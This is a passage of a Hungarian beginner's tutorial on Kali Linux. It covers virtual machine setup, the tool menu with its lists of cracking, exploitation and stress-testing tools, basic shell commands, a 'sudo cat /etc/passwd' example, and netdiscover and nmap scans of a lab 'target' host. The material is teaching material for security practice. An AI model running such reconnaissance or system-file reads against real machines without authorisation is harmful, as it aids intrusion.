
to be a root and enter the password kali. Then Run the following command to install (and restart when prompted):

```
bash ./VBoxLinuxAdditions.run
```

A hálózati elérést egy browser megnyitásával ellenőrizhetjük. Kiváló alkalom a Kali forum [[3]] megtekintésére.

Windows virtuális gép letöltése

Előre telepített Windows 10 példányokat tölthetünk le az alábbi helyről https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/



A létrehozott virtuális gépek 90 napig működnek. A jelszó „Passw0rd!” javasolt a kiegészítések telepítése:

Devices | Insert Guest Additions CD Image

Hivatkozások


[1] https://download.virtualbox.org/virtualbox/6.1.16/UserManual.pdf
[2] https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/
[3] https://forums.kali.org/

Bevezetés a Kali Linux használatába


Felhasználói felület

A Kali Linux sok teszt eszközzel rendelkezik, ezek kiadásról kiadásra változnak. Ebben a fejezetben bemutatjuk, hogyan lehet ezeket elérni a felhasználói felületről.

Amikor először megnyitod a Kali Linuxot, egy üres asztalt látsz. Felül helyezkedik el a tálca, rajta 5 ikon.



A középső ikon hasonlít a Windows rendszeréhez, a gyakran használt könyvtárak érhetők el: Documents, Downloads, Pictures stb.



A baloldali ikon a Kali menüjét nyitja meg. Itt találhatók az előre telepített alkalmazások, rendszereszközök. A következő táblázat megmutatja ezeket az eszközöket, [1] pedig részletes leírást közöl azokról. A felső sor egy keresőmező, az alkalmazások gyorsan elérhetők a segítségével. A Kali eszközei csoportosítva:

Információ gyűjtő eszközök

ace-voip
Amap
APT2
arp-scan
Automater
bing-ip2hosts
braa
CaseFile
CDPSnarf
cisco-torch
copy-router-config
DMitry
dnmap
dnsenum
dnsmap
DNSRecon
dnstracer
dnswalk
DotDotPwn
enum4linux
enumIAX
EyeWitness
Faraday
Fierce
Firewalk
fragroute
fragrouter
Ghost Phisher
GoLismero
goofile
hping3
ident-user-enum
InSpy
InTrace
iSMTP
lbd
Maltego Teeth
masscan
Metagoofil
Miranda
nbtscan-unixwiz
Nikto
Nmap
ntop
OSRFramework
p0f
Parsero
Recon-ng
SET
SMBMap
smtp-user-enum
snmp-check
SPARTA
sslcaudit
SSLsplit
sslstrip
SSLyze
Sublist3r
THC-IPV6
theHarvester
TLSSLed
twofi
Unicornscan
Wireshark
WOL-E
Xplico

Sebezhetőséget ellenőrző eszközök

BBQSQL
BED
cisco-auditing-tool
cisco-global-exploiter
cisco-ocs
cisco-torch
copy-router-config
Doona
DotDotPwn
HexorBase
jSQL Injection
Lynis
Nmap
ohrwurm
openvas
Oscanner
Powerfuzzer
sfuzz
SidGuesser
SIPArmyKnife
sqlmap
Sqlninja
sqlsus
THC-IPV6
tnscmd10g
unix-privesc-check
Yersinia

Stress tesztelő eszközök

DHCPig
FunkLoad
iaxflood
Inundator
inviteflood
ipv6-toolkit
mdk3
Reaver
rtpflood
SlowHTTPTest
t50
Termineter
THC-IPV6
THC-SSL-DOS

Jelszó törő eszközök

BruteSpray
Burp Suite
CeWL
chntpw
cisco-auditing-tool
CmosPwd
creddump
crowbar
crunch
findmyhash
gpp-decrypt
hash-identifier
Hashcat
HexorBase
THC-Hydra
John the Ripper
Johnny
keimpx
Maltego Teeth
Maskprocessor
multiforcer
Ncrack
oclgausscrack
ophcrack
PACK
patator
phrasendrescher
polenum
RainbowCrack
rcracki-mt
RSMangler
SecLists
SQLdict
Statsprocessor
THC-pptp-bruter
TrueCrack
WebScarab
wordlists
zaproxy

Exploitation eszközök


Armitage
Backdoor Factory
BeEF
cisco-auditing-tool
cisco-global-exploiter
cisco-ocs
cisco-torch
Commix
crackle
exploitdb
jboss-autopwn
Linux Exploit Suggester
Maltego Teeth
Metasploit Framework
MSFPC
RouterSploit
SET
ShellNoob
sqlmap
THC-IPV6
Yersinia

Alapvető Kali Linux terminal parancsok

Tudhatjuk, hogy minden Linux disztribúció esetén a terminal igen fontos. A Command LineInterface (CLI) eléréséhez a Favorites | Terminal emulator menü szolgál, vagy felül a negyedik ikon balról. Sok menüben a jobb egérgombra felugró kontext menüben is megnyithatjuk a terminált.

Hogy kipróbáljuk a működését, írjuk be, hogy

```
echo „Hello World”
```




A parancs kiadása után Enter billentyűt kell nyomni. A kimenet a következő sorokban jelenik majd meg.

sudo

A sudo parancs a "SuperUser Do" rövidítése. Gyakori parancs, ha valamilyen utasításnak root privilégiumokkal kell futnia, akkor a sudo-t használjuk.

Például, ha a passwords (jelszavak) fájlt akarjuk megnézni, ehhez root jogosultság kell.Az utasítás:


```
sudo cat /etc/passwd.
```



A parancs kiadása után a Kali kéri a root jelszavát. A rákövetkező parancsok márt „sima” felhasználói jogosultsággal fognak futni. Ha azt szeretnéd, hogy tartósan root jogosultságod legyen akkor a


sudo su

parancsot kell kiadni. Figyeld meg, hogy a prompt átváltozik # jellé amikor root jogosultságod van.



pwd

A pwd (print work directory) parancs az abszolút útvonalat mutatja, azaz a gyökérből kiinduló útvonalat. A gyökér a Linux fájlrendszerének alapja. Az előrefelé mutató perjel (/) a jele. A felhasználói könyvtár pedig valami olyasmi, mint „/home/kali" – ahol „kali” a felhasználói neved.



ls

Az ls parancs kilistázza annak a könyvtárnak a tartalmát, ahol vagy.; -a parameter a rejtett fájlokat is kiírja, míg a -l kapcsoló hosszú listázási formátumot ad.

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ ls -al
total 160
drwxr-xr-x 15 kali kali  4096 Jan  1 04:17 .
drwxr-xr-x  3 root root  4096 Nov 17 09:06 ..
-rw-r--r--  1 kali kali     1 Nov 17 09:46 .bash_history
-rw-r--r--  1 kali kali   220 Nov 17 09:06 .bash_logout
-rw-r--r--  1 kali kali  4503 Nov 17 09:06 .bashrc
-rw-r--r--  1 kali kali  3526 Nov 17 09:06 .bashrc.original
drwxr-xr-x  9 kali kali  4096 Jan  1 03:26 .cache
drwx------ 10 kali kali  4096 Dec 31 07:26 .config
drwxr-xr-x  2 kali kali  4096 Nov 17 09:14 Desktop
-rw-r--r--  1 kali kali    55 Nov 17 09:39 .dmrc
drwxr-xr-x  2 kali kali  4096 Nov 17 09:14 Documents
drwxr-xr-x  2 kali kali  4096 Nov 17 09:14 Downloads
-rw-r--r--  1 kali kali 11759 Nov 17 09:06 .face
lrwxrwxrwx  1 kali kali     5 Nov 17 09:06 .face.icon → .face
drwx------  3 kali kali  4096 Jan  1 03:25 .gnupg
-rw-------  1 kali kali     0 Nov 17 09:14 .ICEauthority
drwxr-xr-x  3 kali kali  4096 Nov 17 09:14 .local
drwx------  5 kali kali  4096 Dec 31 08:58 .mozilla
drwxr-xr-x  2 kali kali  4096 Nov 17 09:14 Music
drwxr-xr-x  2 kali kali  4096 Nov 17 09:14 Pictures
-rw-r--r--  1 kali kali   807 Nov 17 09:06 .profile
drwxr-xr-x  2 kali kali  4096 Nov 17 09:14 Public
drwxr-xr-x  2 kali kali  4096 Nov 17 09:14 Templates
-rw-r-----  1 kali kali     4 Jan  1 03:25 .vboxclient-clipboard.pid
-rw-r-----  1 kali kali     4 Jan  1 03:25 .vboxclient-display-svga-x11.pid
-rw-r-----  1 kali kali     4 Jan  1 03:25 .vboxclient-draganddrop.pid
-rw-r-----  1 kali kali     4 Jan  1 03:25 .vboxclient-seamless.pid
drwxr-xr-x  2 kali kali  4096 Nov 17 09:14 Videos
-rw-------  1 kali kali  7470 Dec 31 07:29 .viminfo
-rw-------  1 kali kali    49 Jan  1 03:25 .Xauthority
-rw-------  1 kali kali  5967 Jan  1 04:17 .xsession-errors
-rw-------  1 kali kali  8572 Dec 31 10:31 .xsession-errors.old
-rw-r--r--  1 kali kali  1445 Jan  1 04:17 .zsh_history
-rw-r--r--  1 kali kali  8063 Nov 17 09:06 .zshrc

┌──(kali㉿kali)-[~]
└─$
```


cd

A könyvtárváltás a CD paranccsal lehetséges. Ha a terminálban elkezdjük a gépelést, akkor a begépelt szöveggel kezdődő könyvtár nevek megjelennek. Ez az automatikus kitöltés funkció nagyon hasznos. A könyvtárstruktúrában felfelé lépni a cd .. paranccsal lehet. A perjel a gyökér könyvtárat jelenti.

```
File  Actions  Edit  View  Help

drwxr-xr-x  2 kali kali  4096 Nov 17 09:14 Pictures
-rw-r--r--  1 kali kali   807 Nov 17 09:06 .profile
drwxr-xr-x  2 kali kali  4096 Nov 17 09:14 Public
drwxr-xr-x  2 kali kali  4096 Nov 17 09:14 Templates
-rw-r-----  1 kali kali     4 Jan  1 03:25 .vboxclient-clipboard.pid
-rw-r-----  1 kali kali     4 Jan  1 03:25 .vboxclient-display-svga-x11.pid
-rw-r-----  1 kali kali     4 Jan  1 03:25 .vboxclient-draganddrop.pid
-rw-r-----  1 kali kali     4 Jan  1 03:25 .vboxclient-seamless.pid
drwxr-xr-x  2 kali kali  4096 Nov 17 09:14 Videos
-rw-------  1 kali kali  7470 Dec 31 07:29 .viminfo
-rw-------  1 kali kali    49 Jan  1 03:25 .Xauthority
-rw-------  1 kali kali  5967 Jan  1 04:17 .xsession-errors
-rw-------  1 kali kali  8572 Dec 31 10:31 .xsession-errors.old
-rw-r--r--  1 kali kali  1445 Jan  1 04:17 .zsh_history
-rw-r--r--  1 kali kali  8063 Nov 17 09:06 .zshrc

┌──(kali㉿kali)-[~]
└─$ cd Documents

┌──(kali㉿kali)-[~/Documents]
└─$
```

mkdir, rmdir

Az aktuális mappában könyvtár létrehozásához használd az mkdir parancsot, az rmdir eltávolítja az üres könyvtárat.



rm


Fájlok és alkönyvtárak törléséhez használd az rm parancsot.

cp

Fájlok másolása. Első paramétere a forrásfájl, a második a cél fájl

mv

Ez a parancs áthelyezi vagy átnevezi a fájlokat.



chmod

A chmod használatával módosíthatod a fájlhoz adott engedélyeket. Linux alatt a végrehajtási az olvasási és írási engedélyek vannak.

Nézd meg például az ls -al parancsot. Minden sorban az első karakter vagy d, amely egy könyvtárat jelent, vagy egy kötőjel, amely egy fájlt jelöl. A következő kilenc karakter a három engedélycsoport beállításait jelenti:


- Az első három karakter a felhasználói jogosultságokat mutatja.
- A középső három karakter a csoport jogosultságait mutatja.
- Az utolsó három karakter a többi felhasználó jogosultságait mutatja.

A betűk jelentése a következő:

- r: Read, azaz olvasási jogosultság. A fájl megnyitható, és a tartalma megtekinthető
- w: Write, azaz írási jogosultság. A fájl szerkeszthető, módosítható és törölhető.
- x: Execute, azaz végrehajtási jogosultság. Ha a fájl szkript vagy program, akkor futtatható (végrehajtható).

man, -help


A sugó kézikönyvet a man (manual) utasítással lehet elérni. A leíráson kívül felhasználási példákat is kaphatsz a parancsokról.



A

```
man rm
```

oldal például így néz ki



Updating Kali packages

/etc/apt/sources. lista tartalmazza a Kali Linux adattárak listáját. Erősen ajánlott, hogy csak a hivatalos adattárakat használd.

Az alkalmazáscsomagok indexeinek listáját az alábbi utasítás frissíti

```
sudo apt update
```

A frissítésre beütemezett csomagok megjelenítése:

```
apt list --upgradable
```

Egy adott csomag frissítéséhez futtasd

```
sudo apt install PACKAGE-NAME
```

Az összes csomag frissítése egy munkamenet során:

```
sudo apt upgrade
```

Az elavult csomagok eltávolításához futtasd:


```
sudo apt autoremove
```

A hálózat felderítése

Először meg kell határoznia a használt hálózatot. Írja be az

```
ifconfig
```

parancsot



A válaszból az látszik, hogy az IP címed192.168.1.102 a eth0 LAN hálózaton.


A hálózat feltérképezésére gépeld be az alábbi parancsot:

```
netdiscover
```

Felhasználás: netdiscover [-i device] [-r range | -l file | -p] [-m file] [-F filter] [-s time] [-c count] [-n node] [-dfPLNS]

-i device: a hálózati eszköz
-r range: egy adott tartomány beolvasása az automatikus keresés helyett.. 192.168.6.0/24,/16,/8
-l fileaz adott fájlban található tartományok listájának beolvasása
-p passive mode: passzív mód: ne küldjön semmit, cask szaglásszon
-m file: az ismert MAC címek és gazdagépnevek listájának beolvasása
-F filter: a pcap szűrő kifejezés testreszabása (alapértelmezett: "arp")
-s time: alvási idő minden ARP kérés között (ezredmásodperc)
-c count: az egyes ARP kérések elküldésének száma (csomagvesztéssel rendelkező hálózatok esetén)
-n node: a szkenneléshez használt utolsó forrás IP -oktett (2 -től 253 -ig)
-d figyelmen kívül hagyja az “otthoni” konfigurációs fájlokat az automatikus kereséshez és a gyors módhoz
-f engedélyezi a gyors üzemmódú szkennelést, sok időt takarít meg, automatikus használathoz ajánlott
-P nyomtatás olyan formátumban, amely alkalmas egy másik program elemzésére, és az aktív szkennelés után leáll
-L hasonló a -P -hez, de az aktív szkennelés befejezése után folytatja a szkennelést
-N Ne nyomtasson fejlécet. Csak akkor érvényes, ha a -P vagy -L engedélyezve van.
-S engedélyezi az alvásidő elnyomását az egyes kérések között (hardcore mód)
Például.:

```
sudo netdiscover -f -i eth0 -r 192.168.1.101/24
```



Az eredmény a fentihez hasonló. Ebben a listában van a célpont számítógép.

nmap

Gépeld be, hogy

```
nmap -v -A -Pn 192.168.1.101.
```

